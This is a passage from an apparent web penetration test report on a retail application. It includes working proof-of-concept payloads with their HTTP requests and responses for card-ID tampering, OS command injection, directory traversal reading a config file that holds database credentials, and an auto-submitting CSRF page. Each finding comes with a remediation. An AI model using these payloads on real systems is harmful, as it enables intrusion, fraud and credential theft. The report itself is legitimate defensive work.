mFja0tleV9fFgIFD2N0bDAwJGJ0blNlYXJjaAUhY3RsMDAkQ29udGVudFBsYWNlSG9sZGVyMSRsbmtOZXh0As5P%2FtF6S6g7NkKvFq
BO76FPxzDonqWlEsA1Am0G5Kc%3D&__VIEWSTATEGENERATOR=A8441BC6&__PREVIOUSPAGE=o4fBLmh6BHlSxL1IRqgMfHsY0q10r
YU_WvasXMCrIUdaCG7kKtf07ule6PqiOqpaYgHaqIBEyW7-yh-
4he34p6mURI62rMhAOoFXxguAcNU1&__EVENTVALIDATION=%2FwEdAAV0d0hcnGXkK%2BHAQeSNq5Uh4%2B3WpZQNb82rzs2KnT3rh
1V6RkAfufrqJa6LpqnGFgsW0aWtRNy%2B8mR05E70scoh7Q0%2BWeLy8zJbFAPDprHZ%2B9OsYmMepYaGVDXI4DJS7XRP%2FSgOdTJU
YSapl1Qy5%2F8G&ctl00%24txtSearch=&cardID=126&ctl00%24ContentPlaceHolder1%24lnkNext.x=57&ctl00%24Content
PlaceHolder1%24lnkNext.y=10
```


Step 4/4: Does everything look ok?

We'll send you...

1 x **Foo Fighters - Greatest Hits** @ £5.00 (Total: £5.00)

We'll ship to...

Test Test
18 Lulway Avenue
Wandsworth
London
SE2 5XA

We'll take payment from...

[redacted]kins
****** 31[redacted]
Val: [redacted]/10
Exp: 08/[redacted]

To reiterate, SSG did not proceed with the attack by submitting the order for the reason mentioned above. However, malicious users could simply click "Finish" and receive the products while fraudulently placing the charge on a credit card that does not belong to them.

Remedial Action

SSG recommends that Dunder Mifflin implement additional access control mechanisms in the purchase confirmation process. When the Infinity application sends the POST request to `confirm.aspx` with the `cardID`, the application's back-end should perform a SQL query to the database and retrieve the `cardID`s assigned to the presently authenticated user. If the `cardID` in the confirmation request does not match any of the `cardID`s returned by the SQL query, Infinity should reject the order, and log the request for later analysis.

Furthermore, SSG recommends that Infinity refrain from assigning the `cardID` identifier in a sequential manner. Sequential assignment could facilitate an attacker's efforts to predict valid `cardID` values and abuse them by performing transactions on the cards linked to those identifier values. Dunder Mifflin can achieve true randomization of `cardID` values with universally unique identifiers or UUIDs. UUIDs are 36-character, computer-generated, alphanumeric strings which practically guarantee unpredictability. This security measure is not a replacement or substitution for the `username`/`cardID` cross-verification; however, this may supplement Dunder Mifflin's efforts to minimize risk.

Further Information

OWASP – A01:2021 – Broken Access Control

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

IETF RFC-4122 – A Universally Unique Identifier (UUID) URN Namespace

https://datatracker.ietf.org/doc/html/rfc4122

4.2.3 Command Injection (CI)

Risk Rating	HIGH

Affected Application

Application URL	IP Address
http://infinity.dundermifflin.com/adminpnl5242	192.168.22.100

Description & PoC

SSG found that the Infinity application's administrative panel was vulnerable to operating system (OS) command injection (CI). Command injection is a vulnerability in which an attacker can execute arbitrary operating system commands by appending shell-control characters to user input which the application passes to a system shell without validation. In the Infinity application, this could allow an authenticated administrator to gain access to the application server, its data, and even the supporting infrastructure such as database servers, mail servers, and other hosts. When chained with other vulnerabilities that can grant administrator access to the application (Section 4.1.2, Section 4.2.1, Section 4.3.1), an unauthenticated attacker can gain the capability to successfully perform this attack.

SSG discovered that the `configuration.aspx` endpoint of the administrative panel was vulnerable to command injection attacks. Command injection in the Infinity application could allow a malicious insider to inject arbitrary operating system commands in fields that complete command strings executed directly on system shells. When application administrators send legitimate data to the system shell, in this case an IP address, they could also include shell-control characters such as: ``&|`$()``, which would force the shell to execute additional, malicious commands after the intended command completes.

SSG testers found that the command injection flaw was present in the "Warehouse Link" functionality located at `configuration.aspx`. Dunder Mifflin designed the "Warehouse Link" page to verify connectivity with other hosts on the network. The "Endpoint IP Address" field allowed users to submit special characters that could force the shell to execute arbitrary commands as the `defaultapppool` user after the intended ping request executed. SSG has shown a proof-of-concept (PoC) injection payload using the `&` shell-control character to append additional operating system commands:

`10.0.0.150 & whoami & hostname & ipconfig`

SSG has included the HTTP POST request with the URL-encoded version of this PoC as well as its response containing the payload execution's results below:

```
POST /adminpnl5242/configuration.aspx HTTP/1.1
Host: infinity.dundermifflin.com
Content-Length: 583
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Origin: http://infinity.dundermifflin.com
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Referer: http://infinity.dundermifflin.com/adminpnl5242/configuration.aspx
```

SHEHZADE SECURITY GROUP

```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASP.NET_SessionId=c5r04syz0vqhdl2rb0vds4cj
Connection: close

__VIEWSTATE=%2FwEPDwUJLTExMTIzNDk4ZGRn3qvSik8fttMpO6O4672MOpppL7pB72%2F7NfZOoRsFoQ%3D%3D&__VIEWSTATEGEN
ERATOR=7E84C057&__EVENTVALIDATION=%2FwEdAAZsdg3w9A%2Frr2LuGRiAS66RVKJpqRsxvppw4BpC5Hg0wJDJCRSCc7rQQyqWJ
xIEr88DyAb4EwgmjMmhfwhCRxsNV%2FW0gDAOkD%2BneJAATSx0O8uo1RFu8xwss4OiPHNjbtlkS%2BhKQRpXU8mX%2BAye28WhbAl7
AktPao2kDh8VaknKDA%3D%3D&ctl00%24ContentPlaceHolder1%24txtIpAddress=10.0.0.150+%26+whoami+%26+hostname+
%26+ipconfig&ctl00%24ContentPlaceHolder1%24btnTest=Test&ctl00%24ContentPlaceHolder1%24txtCheckInterval=
15&ctl00%24ContentPlaceHolder1%24txtEmail=webmaster%40infinity.dundermifflin.com
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 29 Jun 2022 20:22:05 GMT
Connection: close
Content-Length: 5216

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head><title>

       Infinity: Administration

</title>

[...SNIPPED...]

            <pre><br />Pinging 10.0.0.150 with 32 bytes of data:<br />PING: transmit failed. General
failure. <br />PING: transmit failed. General failure. <br />PING: transmit failed. General failure.
<br />PING: transmit failed. General failure. <br /><br />Ping statistics for 10.0.0.150:<br />
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),<br />iis apppool\defaultapppool<br
/>BZRCWEB01<br /><br />Windows IP Configuration<br /><br /><br />Ethernet adapter Ethernet 6:<br /><br
/>   Connection-specific DNS Suffix  . : <br />   IPv4 Address. . . . . . . . . . . : 192.168.22.100<br
/>   Subnet Mask . . . . . . . . . . . : 255.255.255.0<br />   Default Gateway . . . . . . . . . : <br
/></pre

[...SNIPPED...]
```

An administrative user could become an insider threat and leverage this vulnerability to obtain server access. For example, an administrator could inject a one-line payload to send a reverse shell to an attacker-controlled system. This level of access can then be exploited to steal application data, target application users, cause denial-of-service, or further explore Dunder Mifflin's internal infrastructure.

Remedial Action

SSG advises that the application use ASP.NET's built-in library functions, such as the Ping class in this scenario, to perform operating system functions instead of executing them directly on a system command shell. This mitigates the risk of command injection and protects the integrity of the system without sacrificing the application's functionality.

If using shell commands that accept user-controlled input is a business requirement, SSG advises that Dunder Mifflin take an allow-list approach to data validation prior to passing the final command string to a system shell. To effectively implement input validation, the input space of all commands the application needs must established beforehand. In the case of the Ping functionality offered by the administrative panel, the application should limit input to valid IP addresses which contain decimal digits (`[0-9]`), periods (`.`), and hexadecimal characters (`[a-f]`). The application should also accept colons (`:`) to ensure compatibility with the IPv6 standard.

As a general approach to minimize attack surface and create a layered defense against command injection, the application should not trust any user-provided data since it can contain malicious injections forcing the application to behave unpredictably. For the final layer of the defense, the application should sanitize the data supplied to the “Endpoint IP Address” field by stripping and escaping all shell-control characters to prevent injection issues.

Further Information

OWASP – Command Injection

https://owasp.org/www-community/attacks/Command_Injection

OWASP – Command Injection Prevention Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

MITRE CWE-78 – Improper Neutralization of Special Elements used in an OS Command (‘OS Command Injection’)

https://cwe.mitre.org/data/definitions/78.html

Microsoft – Ping Class Documentation

https://docs.microsoft.com/en-us/dotnet/api/system.net.networkinformation.ping

IETF RFC-791 – DARPA Internet Protocol Specification

https://datatracker.ietf.org/doc/html/rfc791

IETF RFC-4291 – IP Version 6 Addressing Architecture

https://datatracker.ietf.org/doc/html/rfc4291

4.2.4 Directory Traversal

Risk Rating	HIGH

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the application was vulnerable to Directory Traversal (DT). Directory traversal or file path traversal as it is also known by, is a web security vulnerability that allows an attacker to read arbitrary files on the application server's local filesystem. This includes proprietary application source code, server configuration files that contain credentials for back-end systems, and other sensitive files.

SSG discovered that the `getfile.ashx` endpoint used by the Infinity application to allow users to download product manuals from the server's local storage was vulnerable to directory traversal attacks. The `file` parameter of the `getfile.ashx` endpoint allowed unauthenticated users to submit characters that could manipulate file references such as the dot-dot-slash (`../`) character sequence and its many variations. This made it possible for SSG to download arbitrary files stored on the local file system including the application's proprietary source code as well as the server's sensitive configuration files.

SSG has shown a proof-of-concept (PoC) directory traversal payload using the `../` reference character sequence to read the web server's configuration file below:

```
../Web.config
```

SSG has included the HTTP POST request with the URL-encoded version of this PoC as well as the response containing the configuration file's content which includes redacted database credentials:


```
GET /getfile.ashx?file=..%2fWeb.config HTTP/1.1
Host: 192.168.22.100
Cookie: ASP.NET_SessionId=dkoohaetiiokromhrm3bcmld
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
ation/signed-exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
Referer: http://192.168.22.100/product.aspx?pcode=PC103
Accept-Language: en-US;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 0
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/8.5
Content-Disposition: attachment; filename=Web.config
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 30 Jun 2022 19:19:20 GMT
Connection: close
Content-Length: 6656

<?xml version="1.0" encoding="UTF-8"?>

[...SNIPPED..]

<configuration>
  <configSections>
    <section name="secureWebPages" type="Ventaur.Web.Security.Configuration.SecureWebPageSettings,
WebPageSecurity" />
  </configSections>
       <appSettings>

    <add key="OrderNoPrefix" value="BZR1337" />
              <add key="ProductDownloadPath"
value="C:\inetpub\wwwroot\infinity.dundermifflin.com\downloads\" />
    <add key="CVUploadPath" value="C:\inetpub\uploads\" />
    <add key="SmtpServer" value="BZRCDC01" />
       </appSettings>
       <connectionStrings>
              <add name="ConnectionString" connectionString="Data Source=192.168.22.110;Initial
Catalog=Infinity;User Id=sa;Password=l33[…REDACTED…]7!;" providerName="System.Data.SqlClient" />
       </connectionStrings>

[...SNIPPED...]
```


SSG also developed a second PoC to demonstrate the ability to download application source code which attackers could leverage to social engineer users or aid competitors. SSG has shown the payload here:

`../products.aspx`

Substituting the payload in the previous POST request with the payload above produced a download prompt for the `products.aspx` source file as shown in the screenshot below:



192.168.22.100/getfile.ashx?file=../products.aspx



Opening products.aspx

You have chosen to open:

products.aspx

which is: aspx File (2.8 KB)
from: http://192.168.22.100

Would you like to save this file?

Remedial Action

SSG's recommendation to prevent file path traversal vulnerabilities is to implement a layered defense using the following security controls:

1. The application should validate all user input before processing it. The validation should compare submitted file paths against an allow-list of permitted values. The Infinity application should filter out reference manipulation characters such as the `../` sequence.
2. After validating the supplied path, the application should append it to the base directory and use a platform-specific filesystem API to canonicalize the path. The application should verify that the canonicalized path begins at the expected base directory of:

   `C:\inetpub\wwwroot\infinity.dundermifflin.com\Downloads`.

3. Dunder Mifflin should also consider installing and configuring a Web Application Firewall (WAF) to detect and prevent unsophisticated attempts at exploiting this vulnerability.

Further Information

OWASP – Path Traversal

https://owasp.org/www-community/attacks/Path_Traversal

OWASP – Input Validation Cheatsheet
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

MITRE – CWE-22 – Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

https://cwe.mitre.org/data/definitions/22.html

4.3 Medium-Risk Vulnerabilities

SSG will classify a vulnerability as medium risk if it holds, when combined with other factors or issues, the potential for an attacker to control, alter or delete an organization’s electronic assets. For example, SSG would rate a vulnerability that could enable attackers to gain unauthorized access if they met a specific condition, or if an unexpected change in configuration occurs, as medium risk.

Clients must resolve these issues as soon as possible; however, short-term mitigations are acceptable until clients can implement the appropriate resolutions.

4.3.1 Unencrypted Communications

Risk Rating	MEDIUM


Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG discovered that the Infinity application did not implement encryption on network communications between the clients and the application server. This could allow a malicious attacker sniffing network traffic to capture and read sensitive customer details such as usernames, passwords, and payment information. An attacker can then utilize this information to impersonate other users on the site and perform unauthorized actions on their behalf. This could cause immense financial and reputation harm to Dunder Mifflin and its customers.

SSG conducted a proof-of-concept (PoC) exercise to capture credentials for a test user provided to SSG using a traffic capture and analysis tool called `Wireshark`. Below is a screenshot of a sniffed packet which shows the Infinity application submitting a user's password to the server in readable plaintext.



```
▸ Frame 5: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits) on interface tap1, id 0
▸ Ethernet II, Src: 46:6f:ba:8e:57:22 (46:6f:ba:8e:57:22), Dst: Microsof_15:04:01 (00:15:5d:15:04:01)
▸ Internet Protocol Version 4, Src: 192.168.22.2, Dst: 192.168.22.100
▸ Transmission Control Protocol, Src Port: 49376, Dst Port: 80, Seq: 1249, Ack: 1, Len: 119
▸ [2 Reassembled TCP Segments (1367 bytes): #4(1248), #5(119)]
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "__VIEWSTATE" = "/wEPDwUJNzU5MzIxMjkxZBgBBR5fX0NvbnRyb2xzUmVxdWlyZVBvc3RCYWNrS2V5X18WAgUPY3RsMDAkYnRuU2VhcmNoB
  ▸ Form item: "__VIEWSTATEGENERATOR" = "C2EE9ABB"
  ▸ Form item: "__EVENTTARGET" = ""
  ▸ Form item: "__EVENTARGUMENT" = ""
  ▸ Form item: "__EVENTVALIDATION" = "/wEdAAe3aWSPOxuxoNLmOZBX1FuG4+3WpZQNb82rzs2KnT3rh1V6RkAfufrqJa6LpqnGFgsYBgYL7Y2qNwuygLo
  ▸ Form item: "ctl00$txtSearch" = ""
  ▸ Form item: "ctl00$ContentPlaceHolder1$txtUsername" = "test"
  ▸ Form item: "ctl00$ContentPlaceHolder1$txtPassword" = "test"
  ▸ Form item: "ctl00$ContentPlaceHolder1$btnLogin" = "Login"

0490  6f 72 35 48 54 48 73 45  64 72 44 5a 53 63 5a 6e   or5HTHsE drDZScZn
04a0  69 59 59 69 6e 63 74 52  63 4c 6f 30 6b 70 65 7a   iYYinctR cLo0kpez
04b0  42 6c 34 59 4d 67 25 33  44 26 63 74 6c 30 30 25   Bl4YMg%3 D&ctl00%
04c0  32 34 74 78 74 53 65 61  72 63 68 3d 26 63 74 6c   24txtSea rch=&ctl
04d0  30 30 25 32 34 43 6f 6e  74 65 6e 74 50 6c 61 63   00%24Con tentPlac
04e0  65 48 6f 6c 64 65 72 31  25 32 34 74 78 74 55 73   eHolder1 %24txtUs
04f0  65 72 6e 61 6d 65 3d 74  65 73 74 26 63 74 6c 30   ername=t est&ctl0
0500  30 25 32 34 43 6f 6e 74  65 6e 74 50 6c 61 63 65   0%24Cont entPlace
0510  48 6f 6c 64 65 72 31 25  32 34 74 78 74 50 61 73   Holder1% 24txtPas
0520  73 77 6f 72 64 3d 74 65  73 74 26 63 74 6c 30 30   sword=te st&ctl00
0530  25 32 34 43 6f 6e 74 65  6e 74 50 6c 61 63 65 48   %24Conte ntPlaceH
0540  6f 6c 64 65 72 31 25 32  34 62 74 6e 4c 6f 67 69   older1%2 4btnLogi
0550  6e 3d 4c 6f 67 69 6e                               n=Login
```

SSG also scanned the Infinity application with the `OpenSSL` tool which enumerates SSL certificates that a website is using for encryption. The output shown below indicates that the Infinity application is not using encryption to protect the confidentiality of customer information and the privacy of their activities on the website.

```
┌──(abdullah㉿aansari-vm)-[~]
└─$ openssl s_client -showcerts -connect 192.168.22.100:80
CONNECTED(00000003)
139878846211456:error:1408F10B:SSL routines:ssl3_get_record:wrong version
number:../ssl/record/ssl3_record.c:331:
---
no peer certificate available
```

```
---
No client certificate CA names sent
---
SSL handshake has read 5 bytes and written 293 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 0 (ok)
---
```

Though SSG did not attempt to exploit this flaw on active site users, an unsophisticated attacker can conduct a man-in-the-middle (MiTM) attack which could grant the ability to not only view sensitive traffic, but to modify it in transit between the application server and the client. Attackers could also use MiTM attacks to impersonate and perform social engineering on legitimate users.

Remedial Action

SSG recommends that Dunder Mifflin obtain a certificate signed by a trusted certificate authority (CA). Certificates are an essential component of public key infrastructure used to securely encrypt electronic messages, files, documents, and other sensitive information while in transit between the client and the application server. Certificates can also be self-signed; however, this puts the burden of protecting the private key used to decrypt communications on Dunder Mifflin and can also cost time and money to set up the supporting key infrastructure internally.

SSG also advises that the certificate utilize the TLS v1.3 cipher as it is the most current and secure version of the TLS encryption algorithm. Dunder Mifflin should configure certificates to disable compression and avoid the use of `null`, `anonymous`, and `EXPORT` ciphers.

Once Dunder Mifflin commissions a certificate for the Infinity application, administrators can install it on to the web server. SSG has linked a guide detailing this process for Microsoft Internet Information Services (IIS) servers in the "Further Information" section below.

Further Information

Microsoft – How to Set Up SSL on IIS 7

https://docs.microsoft.com/en-us/iis/manage/configuring-security/how-to-set-up-ssl-on-iis

OWASP – Transport Layer Security Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html

MITRE CWE-319 – Clear-Text Transmission of Sensitive Information

https://cwe.mitre.org/data/definitions/319.html

4.3.2 Plain-Text Password Storage

Risk Rating	MEDIUM

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.110

Description & PoC

SSG discovered that the Infinity application's database stored user passwords in the plain-text format. This system of credential storage poses a significant threat to Dunder Mifflin's users in the event that the database server is successfully compromised through the exploitation of vulnerabilities explained in Sections 4.1.1 and 4.1.2. An attacker who gains access to the database could simply read the usernames and passwords of customers allowing account takeovers which would make access to sensitive information such as credit card numbers and home addresses trivial. Attackers could also attempt to leverage user credentials to authenticate to other common services in the hopes that a customer reused the credentials. In all cases, Dunder Mifflin's reputation would be irreparably damaged and users would lose trust in the business's ability to protect their confidential information.

SSG has demonstrated the plain-text storage of passwords by showing the redacted response to a SQL injection request meant to extract the `webmaster` user's password (Section 4.1.2):

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 05 Jul 2022 17:08:57 GMT
Connection: close
Content-Length: 23821

[…SNIPPED…]

<div class="productbox">
                    <div class="productimg">
                        <a id="ContentPlaceHolder1_rptProducts_lnkImage_12"
href="product.aspx?pcode="><img src="images/products/.jpg" alt="" /></a>
                    </div>
                    <div class="text">
                        <a id="ContentPlaceHolder1_rptProducts_lnkName_12"
href="product.aspx?pcode=">13[…REDACTED…]3t1377!</a><br />
                        <div class="description"
                        </div>
                        <span class="pricelabel">Our price:</span>
                        <span class="price">£0.00</span><br />

[…SNIPPED…]
```

Remedial Action

SSG advises that Dunder Mifflin implement a secure hashing algorithm on passwords such as SHA-256 before storing them in a database. A hash is a non-reversible operation performed on a string of variable length, such as a password, to convert it into a random string of fixed length. The advantage of hashing is that even the slightest modification in any given data would produce a significant change in its hash. The example below demonstrates this property of hashes also known as diffusion:

- test_string_1 = `29f8ac4621793cbf16b63df7ca921c7b41052af28da23242900d29a1fd55dc9f`
- test_string_2 = `b5d7084bb97032de5e0457d7a7787e24519ccd23c7af55653b9f8b6f49828bd0`

Unfortunately, simply hashing passwords before storage is insufficient as a sole security measure. This is due to attackers keeping pre-computed tables of hashes for common strings known as rainbow tables. Attackers also possess tools which can compare the stolen hashes to the pre-computed ones thereby allowing them to retrieve the original plain-text passwords that the application used to create the hashes. To increase the difficulty and time consumption of password cracking, Dunder Mifflin should also augment hashing with salting.

Salting is a technique that appends a random string of characters to a password before hashing and stores it with the password hash. This can prevent attackers from using rainbow tables to crack stolen hashes and can exponentially slow the speed of password cracking activities.

Due to the unique nature of the Infinity application's design, in that the server hosting the application and the server hosting its data are separate, it would be advantageous for Dunder Mifflin to also implement a secret salt, better known as a "pepper." Peppers are immutable secrets known only by the application server. Peppers are appended to passwords received by the application server before storage in the database. Without knowledge of this pepper, cracking stolen hashes would become nearly impossible thereby protecting the confidentiality of user credentials.

Further Information

OWASP – Password Storage Cheatsheet

https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

NIST – Digital Identity Guidelines

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-63b.pdf

MITRE CWE-256 – Plaintext Storage of a Password

https://cwe.mitre.org/data/definitions/256.html

4.3.3 Cross-Site Request Forgery (CSRF)

Risk Rating	MEDIUM

Affected Application

Application URL	IP Address
https://infinity.dundermifflin.com/	192.168.22.100

Description & PoC

SSG found that the Infinity application was vulnerable to Cross-Site Request Forgery (CSRF). CSRF is a vulnerability that could allow attackers to force authenticated users into executing unintended actions on a web application. This could result in users being deceived into performing sensitive functions on behalf of an attacker. In the Infinity application, these sensitive functions include adding shipping addresses, changing account email addresses, and submitting orders without user interaction. All of these impacts have the potential to harm users and damage Dunder Mifflin's business.

Web applications perform actions when a user clicks on links or buttons on a page. This interaction generates either an HTTP GET or an HTTP POST request to the web server. If the request is valid, the server will respond with the requested resource, or perform the requested action.


An attacker that can deceive a user into submitting an HTTP request to the application can perform actions within the context of that user. This is because the browser sends the user's session cookies along with the forged requests. Exploiting CSRF vulnerabilities involve compelling legitimate users to click on malicious links which redirect them to an innocent-looking web page hosting a hidden CSRF payload. The payload includes code to automate the submission of forged requests which perform the sensitive actions. In the Infinity application, these forged requests to the application are visible in the browser; however, before the users becomes aware that the requests have occurred the malicious actions are complete.

SSG discovered that the Infinity application performed sensitive actions, such as submitting orders, without validating that the request originated from the application. This could enable an attacker to deceive a user into performing these actions on their behalf via CSRF. To demonstrate this attack scenario, SSG developed a proof-of-concept (PoC) payload designed to submit an order for whatever items may be in a customer's cart when they visit the test site hosting the payload. The source code for this PoC is below:


```
<html>
  <body onload="two.submit()">
  <script>history.pushState('', '', '/')</script>

    <form id="two" action="http://infinity.dundermifflin.com/complete.aspx">
      <input type="hidden" value="Submit request" />
    </form>

  </body>
</html>
```

Since SSG performed this attack on a test user provided by Dunder Mifflin with example payment methods and shipping addresses, SSG's proof-of-concept exercise did not affect any legitimate users. Below are a series of screenshots showing an attack chain using the payload above.


First, the test account, representing a customer, browses to a product and adds it to the shopping cart:



Next, the test account, visits a malicious link in a separate tab while authenticated to the Infinity application:


[redacted] [redacted]

Finally, the payload residing at `http://127.0.0.1/csrf.html` executes and makes the purchase without user interaction:



Order No	Items	Date	Cost	Status
[redacted]	[redacted]	[redacted]	[redacted]	[redacted]
BZR133762	1 items	14/07/2022	£23.00	processing...

Slight modifications to this payload could enable attackers to add new shipping addresses, change account email addresses, or purchase random items and ship them to an attacker-controlled locations.

Remedial Action

For the Infinity application to ensure that requests sent to the server originate from the application, each request must include a CSRF token. Web servers commonly include this token within a hidden form field inside the HTML response body. It is imperative that applications avoid sending these tokens inside cookies as that would defeat their purpose. Once a web browser receives this token, it would send it in subsequent requests to the web server to prove authenticity.

